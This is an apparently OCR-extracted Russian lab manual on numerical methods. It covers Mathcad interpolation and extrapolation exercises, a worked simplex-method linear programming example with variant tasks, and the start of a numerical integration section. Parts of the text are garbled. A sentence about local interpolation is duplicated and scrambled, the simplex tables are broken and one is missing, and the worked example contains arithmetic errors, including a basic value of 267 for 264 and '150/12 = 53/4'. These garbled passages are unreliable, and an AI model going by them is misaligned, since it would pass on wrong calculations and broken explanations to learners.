| 7 | $x^4 + 3x^3 - 23x^2 -$              | 15 | $x^4 + 9x^3 + 31x^2 + 59x + 60$  |
|   | $55x - 150$                         |    |                                  |
| 8 | $x^4 - 6x^3 + 4x^2 +$<br>$10x + 75$ |    |                                  |

## ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 6

### Цель: научиться интерполяции и предсказанию

Аппроксимация функций заключается в приближенной замене заданной функции  $f(x)$  некоторой функцией  $j(x)$  так, чтобы отклонение функции  $j(x)$  от  $f(x)$  в заданной области было наименьшим. Функция  $j(x)$  при этом называется *аппроксимирующей*. Типичной задачей аппроксимации функций является задача *интерполяции*. Необходимость *интерполяции* функций в основном связана с двумя причинами:

1. Функция  $f(x)$  имеет сложное аналитическое описание, вызывающее определенные трудности при его использовании (например,  $f(x)$  является спецфункцией: гамма-функцией, эллиптической функцией и др.).

2. Аналитическое описание функции  $f(x)$  неизвестно, т.е.  $f(x)$  задана таблично. При этом необходимо иметь аналитическое описание приближенно представляющее  $f(x)$  (например, для вычисления: значений  $f(x)$  в произвольных точках, определения интегралов и производных от  $f(x)$  и т. п.)

### Интерполяция

Простейшая задача *интерполяции* заключается в следующем. Для заданных  $n + 1$  точек  $x_i = x_0, x_1, \dots, x_n$ , которые называются *узлами интерполяции*, и значений в этих точках некоторой функции  $f(x_i) = y_0, y_1, \dots, y_n$  построить полином  $j(x)$  (*интерполяционный полином*) степени  $n$  вида

$$\varphi(x) = a_n x^n + a_{n-1} x^{n-1} + \dots + a_1 x + a_0, \quad ($$

принимаящий в узлах интерполяции  $x_i$  те же значения  $y_i$ , что и функция  $f(x_i)$ :

$$\varphi(x_0) = y_0, \varphi(x_1) = y_1, \dots, \varphi(x_n) = y_n, \quad i = 0, 1, \dots, n. \quad (2)$$

### Глобальная интерполяция

Простейшим видом глобальной интерполяции является *параболическая интерполяция*, когда, используя описанные выше условия (2), для отыскания неизвестных  $n + 1$  коэффициентов  $a_0, a_1, \dots, a_n$  выражения (1) получают систему из  $n + 1$  уравнений:

$$\begin{cases} a_n x_0^n + a_{n-1} x_0^{n-1} + \dots + a_1 x_0 + a_0 = y_0, \\ a_n x_1^n + a_{n-1} x_1^{n-1} + \dots + a_1 x_1 + a_0 = y_1, \\ \dots \\ a_n x_n^n + a_{n-1} x_n^{n-1} + \dots + a_1 x_n + a_0 = y_n. \end{cases} \quad (1)$$

*Интерполяционная формула Лагранжа:*

$$L_n(x) = \sum_{i=0}^n y_i \frac{(x - x_0)(x - x_1) \dots (x - x_{i-1})(x - x_{i+1}) \dots (x - x_n)}{(x_i - x_0)(x_i - x_1) \dots (x_i - x_{i-1})(x_i - x_{i+1}) \dots (x_i - x_n)} \quad (3)$$

Для построения *интерполяционной формулы Лагранжа* в Mathcad удобно использовать функцию *if*

|                             |                                                                                                                                                 |
|-----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>if(cond, tval, fval)</b> | Возвращает значение <i>tval</i> , если <i>cond</i> отличен от 0 (истина).<br>Возвращает значение <i>fval</i> , если <i>cond</i> равен 0 (ложь). |
|-----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------|

Часто интерполирование ведется для функций, заданных таблично с *равноотстоящими* значениями аргумента ( $h_i = x_{i+1} - x_i = \text{const}$ ). Введем предварительно понятие *конечных разностей*:

$$\begin{aligned} \Delta y_i &= y_{i+1} - y_i, (i = 0, 1, \dots, n-1) \\ \Delta^2 y_i &= \Delta y_{i+1} - \Delta y_i, (i = 0, 1, \dots, n-2) \\ \Delta^k y_i &= \Delta^{k-1} y_{i+1} - \Delta^{k-1} y_i, (i = 0, 1, \dots, n-k) \end{aligned}$$

вид:

С учетом введенных обозначений *первая интерполяционная формула Ньютона* имеет

$$\begin{aligned} t &= \frac{x - x_0}{h}, \\ P_{n1}(x) &= P_{n1}(x_0 + th) = y_0 + t\Delta y_0 + \frac{t(t-1)}{2!} \Delta^2 y_0 + \dots \\ &\quad \dots + \frac{t(t-1) \dots (t-n+1)}{n!} \Delta^n y_0 \end{aligned} \quad (3)$$

*Вторая интерполяционная формула* имеет вид:

$$\begin{aligned} t &= \frac{x - x_n}{h}, \\ P_{n2}(x) &= P_{n2}(x_n + th) = y_n + t\Delta y_{n-1} + \frac{t(t+1)}{2!} \Delta^2 y_{n-2} + \dots \\ &\quad \dots + \frac{t(t+1) \dots (t+n-1)}{n!} \Delta^n y_{n-n} \end{aligned} \quad (4)$$

Вводит к необходимости работать с многочленами (или *локальную интерполяцию*).  
многочленов (или *локальную интерполяцию*).  
зрения вычислений, так и из-за склонности таких многочленов к осцилляции (колебаниям) между узлами сетки. Поэтому на практике часто используют интерполяцию кусочными многочленами (или *локальную интерполяцию*).

## Локальная интерполяция

При локальной интерполяции между различными узлами выбираются различные многочлены невысокой степени. В среде Mathcad есть для этого инструментарий: средства линейной интерполяции (функция *linterp*) и интерполяции сплайном (функция *interp*) - линейным (*lspline*), параболическим (*pspline*) и кубическим (*cspline*). Рисунок 4 показывает некоторые примеры локальной интерполяции.




Рисунок 4. Локальная интерполяция

|                                                                            |                                                                                                                                                           |
|----------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| $\text{linterp}(vx, vy, x)$                                                | Использует векторы данных $vx$ и $vy$ , чтобы вернуть линейно интерполируемое значение $y$ , соответствующее третьему                                     |
|                                                                            | аргументу $x$ .                                                                                                                                           |
| $\text{lspline}(vx, vy)$ $\text{pspline}(vx, vy)$ $\text{cspline}(vx, vy)$ | Все эти функции возвращают вектор коэффициентов вторых производных, который мы будем называть $vs$ . Вектор $vs$ , используется в функции <i>interp</i> : |

|                                |                                                                           |
|--------------------------------|---------------------------------------------------------------------------|
| $\text{interp}(vs, vx, vy, x)$ | Возвращает интерполируемое значение $y$ , соответствующее аргументу $x$ . |
|--------------------------------|---------------------------------------------------------------------------|

#### Предсказание

Если необходимо оценить значения функции в точках не принадлежащих отрезку  $[x_0, x_n]$ , используйте функцию *predict* (Рисунок 5).




Рисунок 5. Экстраполяция функций

|                           |                                                                                                          |
|---------------------------|----------------------------------------------------------------------------------------------------------|
| $\text{predict}(v, m, n)$ | Возвращает $n$ предсказанных значений, основанных на $m$ последовательных значениях вектора данных $v$ . |
|---------------------------|----------------------------------------------------------------------------------------------------------|

#### Порядок выполнения

**Задание 1.** Вычислить значения заданной функции  $y_i = f(x_i)$  в узлах интерполяции  $x_i = a + h \cdot i$ , где  $h = (b - a)/10$ ,  $i = 0, 1, \dots, 10$ , на отрезке  $[a, b]$ .

#### Варианты заданий

| № варианта | $f(x)$     | $[a, b]$ | № варианта | $f(x)$                         | $[a, b]$ |
|------------|------------|----------|------------|--------------------------------|----------|
| 1          | $\sin x^2$ | $[0, 2]$ | 9          | $x \cdot \cos(x + \ln(1 + x))$ | $[1, 5]$ |

|          |                 |          |           |                               |          |
|----------|-----------------|----------|-----------|-------------------------------|----------|
| <b>2</b> | $\cos x^2$      | $[0, 2]$ | <b>10</b> | $10 \cdot \ln 2x/(1+x)$       | $[1, 5]$ |
| <b>3</b> | $e^{\sin x}$    | $[0, 5]$ | <b>11</b> | $\sin x^2 \cdot e^{-(x/2)^2}$ | $[0, 3]$ |
| <b>4</b> | $1/(0.5 + x^2)$ | $[0, 2]$ | <b>12</b> | $\cos(x + \cos^3 x)$          | $[0, 2]$ |



|   |                        |        |    |                        |        |
|---|------------------------|--------|----|------------------------|--------|
| 5 | $e^{-(x + \sin x)}$    | [2, 5] | 13 | $\cos(x + e^{\cos x})$ | [3, 6] |
| 6 | $1/(1 + e^{-x})$       | [0, 4] | 14 | $\cos(2x + x^2)$       | [0, 1] |
| 7 | $\sin(x + e^{\sin x})$ | [0, 3] | 15 | $e^{\cos x} \cos x^2$  | [0, 2] |
| 8 | $e^{-(x + 1/x)}$       | [1, 3] |    |                        |        |

**Задание 2.** По вычисленной таблице  $(x_i, y_i)$  провести *параболическую интерполяцию*.

Для нахождения коэффициентов искомого полинома (1) необходимо составить систему линейных алгебраических уравнений (3).

Систему уравнений решить матрично с использованием функции *lsolve*.

Построить график интерполяционного многочлена и отметить на нем узловые точки  $(x_i, y_i)$ .

**Задание 3.** Для вычисленной табличной функции составить формулу интерполяционного многочлена *Лагранжа*, используя операторы суммирования и перемножения по дискретному аргументу, а также функцию *if*.

Построить график интерполяционного многочлена и отметить на нем узловые точки  $(x_i, y_i)$ .

**Задание 4.** Провести интерполирование заданной функции с помощью 1<sup>ой</sup> и 2<sup>ой</sup> интерполяционных формул *Ньютона*.

Построить графики интерполяционных многочленов и отметить на нем узловые точки  $(x_i, y_i)$ .

**Задание 5.** Провести *линейную интерполяцию* заданной функции с помощью встроенной интерполяционной функции *linterp*.

Построить график функции *linterp* и отметить на нем узловые точки  $(x_i, y_i)$ .

**Задание 6.** Провести *сплайн-интерполяцию* с помощью функций *lspline*, *pspline*, *cspline* и *interp*.

Построить график функции *interp* и отметить на нем узловые точки  $(x_i, y_i)$ .

**Задание 7.** Вычислить значения заданной функции  $y_i = f(x_i)$  в точках  $x_i = a + i/10$ , где  $i = 0, 1, \dots, 10(b - a)$ , на отрезке  $[a, b]$ .

С использованием функции *predict* выполнить *предсказание (экстраполяцию)* полученного вектора данных  $y_i$  в последующих **10** точках по последним 7 значениям функции.

Отобразить графически имеющиеся данные, предсказанные данные и истинный вид функции  $f(x)$ .

#### Тема 4. Общий вид и основная задача линейного программирования.

##### Симплекс – метод

### ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 7

**Цель:** Ознакомить студентов с симплекс-методом решения задач линейного

программирования. В результате проработки темы студент должен освоить алгоритм метода, уметь его использовать для отыскания оптимальных решений при моделировании.

Актуальность темы: симплекс-метод является основным для решения задач линейного программирования.

### Теоретическая часть

Симплекс- метод, позволяющий решить любую задачу линейного программирования, универсален. В настоящее время он используется для компьютерных расчетов, однако несложные примеры с применением симплексного метода можно решать и вручную.

Геометрический смысл симплексного метода состоит в последовательном переходе от одной вершины многогранника ограничений (называемой первоначальной) к соседней, в которой линейная функция принимает лучшее (или не худшее) значение целевой функции до тех пор, пока не будет найдено оптимальное решение – вершина, где достигается оптимальное значение этой функции, если задача имеет конечный оптимум.

Для реализации симплексного метода – последовательного улучшения решения – необходимо освоить *три основных элемента*:

- способ определения какого-либо первоначального допустимого базисного решения задачи;

- правило перехода к лучшему (точнее, не худшему) решению;

- критерий проверки оптимальности найденного решения.

Для начала использования симплексного метода задача линейного программирования должна быть приведена к каноническому виду, т.е. система ограничений должна быть представлена с помощью дополнительных выпавнивающих (балансовых) переменных в виде уравнений. Алгоритм конкретной вычислительной реализации этих элементов рассмотрим на примере.

#### Задача1.

Пусть задана математическая модель в стандартном виде задачи линейного программирования:

$$12x_1 + 3x_2 \leq 264;$$

$$4x_1 + 5x_2 \leq 136; (1) \quad 3x_1 +$$

$$14x_2 \leq 266;$$

$$x_1 \geq 0; x_2 \geq 0.$$

$$Z = 6x_1 + 4x_2 \rightarrow \text{MAX}.$$

Решение

Решим задачу симплекс-методом. Для этого сначала приведем математическую модель (1) к каноническому виду, когда система ограничений имеет вид уравнений. Это достигается введением в каждое неравенство дополнительных неотрицательных переменных:

$x_3 \geq 0; x_4 \geq 0; x_5 \geq 0$ . Их экономический смысл – неиспользованное сырье каждого вида.

Получим:

$$12x_1 + 3x_2 + x_3 = 264;$$

$$4x_1 + 5x_2 + x_4 = 136; (2)$$

$$3x_1 + 14x_2 + x_5 = 266;$$

$$x_1 \geq 0; x_2 \geq 0; x_3 \geq 0; x_4 \geq 0; x_5 \geq 0; U =$$

$$6x_1 + 4x_2 \rightarrow \text{MAX}.$$

Решим систему уравнений математической модели (2), выразив базисные переменные  $x_3, x_4, x_5$  через свободные  $x_1$  и  $x_2$ .

$$x_3 = 264 - 12x_1 - 3x_2; x_4 =$$

$$136 - 4x_1 - 5x_2; (3) \quad x_5 =$$

$$266 - 3x_1 - 14x_2;$$

$$x_j \geq 0; (j = 1; 2; 3; 4; 5); U = 6x_1 + 4x_2 \rightarrow \text{MAX}.$$

Система уравнений математической модели (3) записана в виде, когда часть переменных  $x_3, x_4, x_5$  выражены через оставшиеся переменные  $x_1$  и  $x_2$ , является общим решением СЛАУ ограничений (ее размер  $3 \times 5$ ). Переменные  $x_3, x_4, x_5$  – базисные (искусственный базис), переменные  $x_1$  и  $x_2$  – свободные. Придавая свободным переменным произвольные значения и вычисляя базисные переменные по формулам модели (3), можем найти бесконечное множество допустимых (т. е. неотрицательных) планов). Заметим, что в общем решении системы уравнений базисными переменными могут быть для данной задачи любые три переменные из пяти ( $x_1; x_2; x_3; x_4; x_5$ ), а свободными – оставшиеся две переменные.

Если свободные переменные положить равными нулю и вычислить базисные, то получим допустимый базисный план, который называется опорным:  $x_1 = 0; x_2 = 0; x_3 = 267; x_4 = 136; x_5 = 266$ . Базисные переменные равны при этом свободным членам, которые должны быть, следовательно, неотрицательными.

*Опорный план* – это базисный допустимый план, т. е. неотрицательный план, для которого равны нулю свободные переменные. Количество опорных планов конечно и не превосходит количества базисных решений. Оно равно числу сочетаний из 5 по 3 (или по 2):

$$C_3^5 = C_2^5 = \frac{5!}{3! \cdot 2!} = \frac{1 \cdot 2 \cdot 3 \cdot 4 \cdot 5}{1 \cdot 2 \cdot 3 \cdot 1 \cdot 2} = 10,$$

т. е. опорных планов не больше 10.

*Основная теорема* симплекс-метода говорит о том, что если оптимальный план ЗЛП существует, то его можно найти среди опорных. Это позволяет искать оптимальный план не среди всех допустимых планов, количество которых бесконечно, а лишь среди опорных, число которых конечно и в принципе их можно перебрать, и сравнив по значению критерия оптимальности, выбрать наилучший.

Сущность симплекс-метода состоит в целенаправленном переборе опорных планов для нахождения оптимального. При этом не требуется находить все опорные планы, а достаточно найти один из них и затем переходить к следующему, но так, чтобы решение улучшалось, т. е. значение  $U$  увеличивалось, и так до нахождения плана, при котором  $U$  – максимально.

Решение ЗЛП симплекс-методом осуществляется с помощью симплекс- таблиц. Математическую модель (3) запишем в виде симплекс-таблицы 1. Базисные переменные помещаем в левый столбец, свободные – в верхнюю строку со знаком «минус», цифрой 1 отмечаем столбец свободных членов

Таблица 1

|             |  |       |       |
|-------------|--|-------|-------|
|             |  | -     | -     |
| Б.п.        |  | $x_1$ | $x_2$ |
| $x_3 = x_4$ |  |       |       |
| $= x_5 =$   |  |       |       |
| $U =$       |  | -     | -     |
|             |  | 6     | 4     |
|             |  |       |       |

Заметим, что в таблице 1 и во всех последующих симплекс-таблицах столбец свободных членов не должен содержать отрицательных элементов в силу условия неотрицательности, за исключением, может быть, элемента  $U$ -строки.

Каждая строка таблицы 1 соответствует уравнению модели (3). Каждое уравнение модели (3) может быть получено из таблицы 1 умножением элементов соответствующей строки на элементы верхней строки-заголовка:

$$x_3 = 264 \cdot 1 + 12 \cdot (-x_1) + 3 \cdot (-x_2); x_4 = 136 \cdot 1 + 4 \cdot (-x_1) + 5 \cdot (-x_2); x_5 = 266 \cdot 1 + 3 \cdot (-x_1) + 14 \cdot (-x_2); U = 0 \cdot 1 - 6 \cdot (-x_1) - 4 \cdot (-x_2).$$

Полученная таблица 1 называется первой симплекс-таблицей. Она соответствует первому опорному плану:

$$(x_1; x_2; x_3; x_4; x_5) = (0; 0; 264; 136; 266).$$

При таком плане прибыль  $U = 6 \cdot x_1 + 4 \cdot x_2 = 6 \cdot 0 + 4 \cdot 0 = 0$ .

Этот опорный план не является оптимальным, на что указывает наличие отрицательных элементов в  $U$ -строке таблицы 1

Перейдем к следующему опорному плану, для этого сначала в таблице 1 выберем ключевой элемент по следующему правилу.

1. Выбираем ключевой (разрешающий) столбец, он соответствует отрицательному элементу  $U$ -строки (любому), отметим его стрелкой внизу таблицы 1. Чаще из нескольких отрицательных элементов  $U$ -строки выбирают тот, который больше по абсолютной величине. У нас это элемент

« -6 » в  $U$ -строке. Выбор ключевого столбца гарантирует увеличение (не уменьшение) значения  $U$ .

2. Выбираем ключевую строку, она соответствует минимальному из отношений свободных членов к соответствующим положительным элементам ключевого столбца:

$$\min \left\{ \frac{264}{12}; \frac{136}{4}; \frac{266}{3} \right\} = \min \{ 22; 34; 88,67 \} = 22,$$

что указывает на первую строку, отметим ее стрелкой справа.

Выбор ключевой строки гарантирует сохранение условия неотрицательных переменных.

3. На пересечении ключевой строки и ключевого столбца отмечаем ключевой элемент. Он равен 12.

Строим новую симплекс-таблицу 2, совершая однократное замещение базисной переменной на свободную.

Таблица 2

|                     |        |                                        |
|---------------------|--------|----------------------------------------|
| Б.п.                | $-x_3$ | $-x_2$                                 |
| $x_1 = x_4 = x_5 =$ | $1/12$ | $-1/3 \quad -1/4 \quad 1/4 \quad 53/4$ |
| $U =$               | $1/2$  | $-5/2$                                 |



Поменяем местами базисную и свободную переменные, стоящие в ключевой строке и в ключевом столбце:  $x_3$  и  $x_1$ .

1. Ключевой элемент 12 заменим числом, ему обратным:  $1/12$ .

2. Остальные элементы строки разделим на ключевой элемент:  $264 : 12 = 22$ ;  $3 : 12 = 1/4$ .

3. Остальные элементы ключевого столбца разделим на ключевой элемент и поменяем знаки на противоположные:

$$-4 : 12 = -1/3; -3 : 12 = -1/4; 3 : 12 = 1/2.$$

4. Элементы, не принадлежащие ключевой строке и ключевому столбцу, вычислим по правилу прямоугольника.

Например, вычислим элемент таблицы 2, соответствующий элементу 266 таблицы 1. Для его нахождения в таблице 1 мысленно строим прямоугольник, у которого на концах одной диагонали стоят число 266 и ключевой элемент 12, а на концах другой – числа 264 и 3. Диагональ, содержащая ключевой элемент, считается главной, а другая – побочной. Из

произведения элементов по главной диагонали вычитается произведение элементов побочной диагонали и эта разность делится на ключевой элемент:

$$(266*12 - 264*3):12 = 200.$$

Полученное число 200 вписываем в таблицу 4.3 на то место, где стояло число 266 в таблице 1.

$$\begin{array}{c} \text{5. п.} \\ \begin{array}{|c|c|c|c|c|} \hline & & & & \\ \hline \end{array} \end{array} \begin{array}{c} -x_1 \quad -x_2 \\ \\ \\ \end{array} \begin{array}{c} x_3 = x_4 = x_5 = \\ \\ \\ \end{array}$$

$$U = \begin{array}{c} \\ \\ \\ \end{array} \begin{array}{c} \\ \\ -6 \quad -4 \end{array}$$

Подсчитаем, какое число будет стоять в таблице 2 вместо числа «-4» в U- строке таблицы 1. На рисунке показан прямоугольник, который мы должны мысленно выделить в таблице 1. Главная диагональ прямоугольника содержит рассматриваемый элемент «- 4» и ключевой элемент 12, а побочная диагональ – элементы 3 и «- 6». В результате вычислений получим число, которое вписываем в U-строку таблицы 2:

$$[-4*12 - 3*(-6)] : 12 = (-48 + 18): 12 = -30:12 = -5/2.$$

$$\begin{array}{c} \text{Б.п.} \\ \begin{array}{|c|c|c|c|c|} \hline & & & & \\ \hline \end{array} \end{array} \begin{array}{c} -x_1 \quad -x_2 \\ \\ \\ \end{array} \begin{array}{c} x_3 = x_4 = x_5 = \\ \\ \\ \end{array}$$

$$U = \begin{array}{c} \\ \\ \\ \end{array} \begin{array}{c} \\ \\ -6 \quad -4 \end{array}$$

Аналогично заполняем все оставшиеся клетки таблицы 2. На месте числа 136 из таблицы 1 в таблице 2 будет стоять число:

$$(136*12 - 264*4) : 12 = 48.$$

На месте элемента «0» в U-строке таблицы 1 в таблице 2 запишем число:  $[0*12 - 264*(-6)] : 12 = 132.$

В последнем столбце таблицы 2 на месте элемента «5» будет стоять число:

$$(5*12 - 4*3) : 12 = 4.$$

На месте элемента «14» вписываем в таблице 2 число:  $(14*12 - 3*3) : 12 = 150/12 = 53/4.$

Чтобы получить опорный план из симплекс-таблицы 2, полагаем равными нулю свободные переменные  $x_3$  и  $x_2$ , стоящие в верхней строке. Тогда значения базисных переменных  $x_1$ ,  $x_4$  и  $x_5$  равны значениям, стоящим в первом столбце таблицы 2.

В результате выпишем второй опорный план:

$$(x_1; x_2; x_3; x_4; x_5) = (22; 0; 0; 48; 200),$$

при котором  $U = 132$ . Этот план не является оптимальным, т. к. в U- строке таблицы 2 имеется отрицательный элемент.

Переходим к новой, третьей симплекс-таблице. Для этого сначала в таблице 2 выберем ключевой элемент, повторив предыдущие рассуждения.

1. Отмечаем ключевой столбец. Он содержит отрицательный элемент U- строки: «-5/2».

2. Отмечаем ключевую строку, которая соответствует минимальному из положительных отношений свободных членов к элементам ключевого столбца:

,  
что указывает на вторую строку.

3. На пересечении ключевой строки и ключевого столбца в таблице 2 отмечаем ключевой элемент «4».

Этой таблице соответствует опорное решение:

$$(x_1; x_2; x_3; x_4; x_5) = (19; 12; 0; 0; 41).$$

Оно является оптимальным, т. к. все коэффициенты  $U$ -строки в таблице 3 неотрицательны. Максимальное значение целевой функции  $U_{\max} = 162$ .

Оно достигается при  $x_1 = 19$ ;  $x_2 = 12$ . Дополнительные переменные при этом равны:  $x_3 = 0$ ;  $x_4 = 0$ ;  $x_5 = 41$ . Это означает, что сырье первого и второго видов используется полностью, а сырье третьего вида остается не использованным в количестве 41 кг.

*Замечание.* При решении задач симплекс-методом количество симплекс-таблиц может быть различным. В рассмотренном решении оно равно трем.

**Ответ.** Чтобы получить максимальную прибыль в размере 162 тыс. руб., нужно изготовить 19 изделий А и 12 изделий В.

### Задание к практическому занятию:

Задачи выбираются в соответствии со своим вариантом.

### Базовый уровень:

Задание 1. Решить симплексным методом задачи (табл. 1). Таблица 1.

Варианты заданий

|         |                                                                                                                                                                          |
|---------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Вариант | Задача                                                                                                                                                                   |
| В       | Задача                                                                                                                                                                   |
|         | $Z(X) = x_1 + 4x_2 + x_3 @ \max,$ $\begin{cases} -x_1 + 2x_2 + x_3 = 4, \\ 3x_1 + x_2 + 2x_3 \leq 9, \\ 2x_1 + 3x_2 + x_3 \geq 6, \end{cases} \quad x_j \geq 0, j=1,2,3$ |

|         |                                                                                                                                                                          |
|---------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Вариант | Задача                                                                                                                                                                   |
| В       | Задача                                                                                                                                                                   |
|         | $Z(X) = -2x_1 - 2x_2 - 2x_3 @ \min,$ $\begin{cases} x_1 + x_2 + 2x_3 \leq 4, \\ x_1 - x_2 + x_3 = 2, \\ 3x_1 + x_2 + 2x_3 \geq 6, \end{cases} \quad x_j \geq 0, j=1,2,3$ |

Продолжение таблицы 1.

|         |                                                                                                                                                                                                                                                                                                                                                                                 |
|---------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Вариант | Задача                                                                                                                                                                                                                                                                                                                                                                          |
| В       | Задача                                                                                                                                                                                                                                                                                                                                                                          |
|         | $Z(X) = 2x_1 + x_2 - x_3 @ \min,$ $\begin{cases} 2x_1 + x_2 - x_3 \geq 5, \\ x_1 + 2x_2 + x_3 \leq 7, \\ x_1 - x_2 + 2x_3 = 1, \end{cases} \quad x_j \geq 0, j=1,2,3$ $Z(X) = x_1 - x_2 + x_3 @ \max,$ $\begin{cases} 4x_1 + 2x_2 + x_3 \geq 6, \\ -x_1 + x_2 + x_3 = 1, \\ x_1 - x_2 + 4x_3 \leq 24, \end{cases} \quad x_j \geq 0, j=1,2,3$ $Z(X) = 5x_1 + 2x_2 + x_3 @ \max,$ |

$$Z(X)=-3x_1-2x_2-2x_3@min,$$

$$\begin{cases} x_1+x_2+x_3\geq 3, \\ x_1+x_2\leq 2, \\ x_1-x_2-x_3=-1, \\ x_j\geq 0, \\ j=1,2,3 \end{cases}$$

$$Z(X)=-$$

$$2x_1+8x_2+3x_3@min,$$

$$\begin{cases} 3x_1+x_2+2x_3\geq 12, \\ x_1+x_2+x_3=8, \\ 2x_1-3x_2+x_3\geq -8, \end{cases} x_j\geq 0, j=1,2,3$$

$$Z(X)=6x_1+7x_2+9x_3@min,$$

$$\begin{cases} x_1+2x_2+2x_3\geq 5, \\ -x_1+x_2+x_3=2, \\ -x_1-x_2+x_3\geq -2, \end{cases} x_j\geq 0, j=1,2,$$

## Вопросы для самостоятельной работы Базовый уровень:

1. В чем заключается симплекс-метод задачи линейного программирования ?
2. В какой форме необходимо сделать постановку задачи, если применять для ее решения симплекс – метод?
3. Как получить опорное решение задачи линейного программирования для дальнейшего ее решения симплекс-методом?
4. В чем геометрический смысл симплекс-метода?
5. Как строится опорное решение ЗЛП методом искусственного базиса?

## ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 8

**Цель:** научиться численному интегрированию и дифференцированию

### Численное интегрирование

Формулы для приближенного вычисления определенных интегралов применяются очень часто. Дело в том, что для большого числа элементарных функций первообразные уже не выражаются через элементарные функции, в результате чего нельзя вычислить определенный интеграл с помощью формулы Ньютона-Лейбница.

